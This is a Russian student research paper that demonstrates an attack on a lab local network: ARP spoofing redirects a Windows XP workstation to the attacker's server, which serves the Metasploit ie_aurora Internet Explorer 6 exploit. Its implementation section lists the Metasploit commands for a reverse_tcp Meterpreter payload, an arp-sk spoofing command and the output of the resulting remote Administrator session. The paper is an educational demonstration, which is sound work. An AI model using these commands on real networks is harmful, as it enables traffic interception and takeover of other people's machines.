УКД 681.3

СХЕМА АТАКИ НА ЛОКАЛЬНУЮ СЕТЬ.

Беда И.А.
Научный руководитель — к-т.ф.м.н., профессор Шитов Ю.А.
Сибирский федеральный университет

Рассмотрим локальную сеть, схема которой приведена на рисунке 1. На этой сети будет демонстрироваться атака.



Рис. 1. Схема сети на которой демонстрируется атака

На данной схеме:

сервер доменных имен — ЭВМ под управление операционной системы Linux, сконфигурированная как динамический DNS сервер.

DNS (Domain Name System) - компьютерная распределённая система для получения информации о доменах. Используется для получения IP-адреса по имени ЭВМ. Принцип работы динамического DNS заключается в следующем: сервер по протоколу DHCP передает параметры TCP/IP клиентам, а также запрашивает их доменные имена. Эти доменные имена используются DNS сервером. Таким образом, ЭВМ в сети обращаются друг к другу по своим доменным именам.

Корпоративные ресурсы. В качестве корпоративных ресурсов используется веб-сервер под управление операционной системы Linux.

Рабочая станция — ЭВМ под управление операционной системы Windows XP SP3 с интернет-браузером Internet Explorer 6.

Компьютер взломщика – ЭВМ под управление операционной системы Linux, на которой взломщик имеет права администратора.

В данной локальной сети предусмотрена следующая защита. Пользователь получает доступ к файлам своей рабочей станции, доступа к другим рабочим станциям у пользователя нет. Доступ к корпоративному веб-серверу осуществляется через его доменное имя. Пользователь вводит в браузер доменное имя веб-сервера и через DNS-сервер получает IP-адрес веб-сервера и подключается к нему.

Рассмотрим атаку, в результате которой взломщик получит несанкционированный доступ к рабочей станции. Атака состоит из двух этапов.

Первый этап атаки относится к атакам типа «man in the middle». Атака «человек

посередине» (Man in the middle, MitM-атака) — термин криптографии, обозначающий ситуацию, когда атакующий способен читать и видоизменять по своей воле сообщения, которыми обмениваются корреспонденты, причём ни один из последних не может догадаться о его присутствии в канале. В терминологии сетей ЭВМ метод компрометации канала связи, при котором взломщик, подключившись к каналу между контрагентами, осуществляет активное вмешательство в протокол передачи, удаляя, искажая информацию или навязывая ложную.

Суть атаки заключается в следующем: взломщик с помощью атаки arp-spoofing подменяет ARP таблицу рабочей станции таким образом, чтобы IP адрес веб-сервера соответствовал MAC адресу ЭМВ взломщика. ARP (Address Resolution Protocol*)* — протокол сетевого уровня, предназначенный для преобразования IP-адресов (адресов сетевого уровня) в MAC-адреса (адреса канального уровня) в сетях TCP/IP. ARP таблица — таблица, в которой записано соответствие IP-адресу MAC-адреса. Эта атака основана на уязвимости протокола arp. При использовании в распределённой вычислительной системе алгоритмов удалённого поиска существует возможность осуществления в такой сети типовой удалённой атаки «ложный объект». Анализ безопасности протокола ARP показывает, что, перехватив на атакующей ЭВМ внутри данного сегмента сети широковещательный ARP-запрос, можно послать ложный ARP-ответ, в котором объявить себя искомым компьютером, и в дальнейшем активно контролировать сетевой трафик дезинформированного хоста, воздействуя на него по схеме «ложный объект». Если же объект атаки известен заранее, то нет необходимости ждать широковещательный ARP-запрос, а следует направить на объект атаки шторм ложных ARP ответов.

На втором этапе атаки, зная, что на рабочих станциях используется интернет-браузер Internet Explorer 6, содержащий уязвимость переполнения буфера, взломщик может запустить веб-сервер на своей ЭВМ, который будет содержать эксплойт для уязвимости браузера Interner Explorer 6. Данный эксплойт входит в набор эксплойтов из metasploit framework 3.3.1.

Metasploit Project — проект, посвященный информационной безопасности. Создан для предоставления информации об уязвимостях, помощи в создании сигнатур для IDS, создания и тестирования эксплоитов. Наиболее известен проект Metasploit Framework — платформа для создания и отладки эксплоитов. Кроме того, проект включает в себя базу опкодов, архив шеллкодов и информацию по исследованиям компьютерной безопасности. Эксплойт, эксплоит (exploit) — это компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему. Целью атаки может быть как захват контроля над системой (повышение привилегий), так и нарушение её функционирования (DoS-атака).

Шелл-код (shellcode) — это двоичный исполняемый код, который обычно передаёт управление консоли, например '/bin/sh' Unix shell, command.com в MS-DOS и cmd.exe в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая взломщику доступ к командной оболочке (shell) в компьютерной системе.

После запуска веб-сервера, содержащего эксплойт, взломщику необходимо заставить пользователя рабочей станции зайти на этот веб-сервер. Для этого взломщик представит свой веб-сервер как веб-сервер, содержащий корпоративные ресурсы. Это реализуется за счет изменения arp-таблицы рабочей станции. В результате чего пакеты для IP-адреса веб-сервера будут отправляется компьютеру взломщика. Схема атаки приведена на рисунке 2.



Рис. 2. Схема атаки на рабочую станцию

Реализация атаки.

Шаг 1. Запуск локального веб-сервера. На листинге 1 представлен запуск поддельного веб-сервера в среде metasploit fremework.

Листинг 1. Запуск поддельного веб-сервера.

```
#./msfconsole
msf > use exploit/windows/browser/ie_aurora
msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ie_aurora) > set LHOST 190.168.0.58
msf exploit(ie_aurora) > set SRVPORT 80
msf exploit(ie_aurora) > set URIPATH /
msf exploit(ie_aurora) > exploit
```

Шаг 2. ARP-спуфинг. На листинге 2 представлена команда, генерирующая шторм ARP-ответов.

Листинг 2. ARP-spoofing.

```
$arp-sk -i eth0 -r -s 00:90:27:6D:5F:5D -S 190.168.0.58 -d 00:A0:C9:F1:45:15 -D 190.168.0.64.
```

После того, как пользователь рабочей станции обратится к веб-серверу, взломщик получит доступ к его рабочей станции.

Шаг 3. Открытие сессии до шелла, взломанное станцией, показано на листинге 3.

Листинг 3. Открытие сессии до шела взломанно рабочей станции.

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (190.168.0.58:4444 -> 190.168.0.64:1514)
msf exploit(ie_aurora) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINXP\Administrator
```

Для защиты от этой атаки необходимо использовать антивирус или персональный фаервол с поддержкой защиты от ARP-спуфинга, а также устанавливать

обновления, закрывающие обнаруженные уязвимости.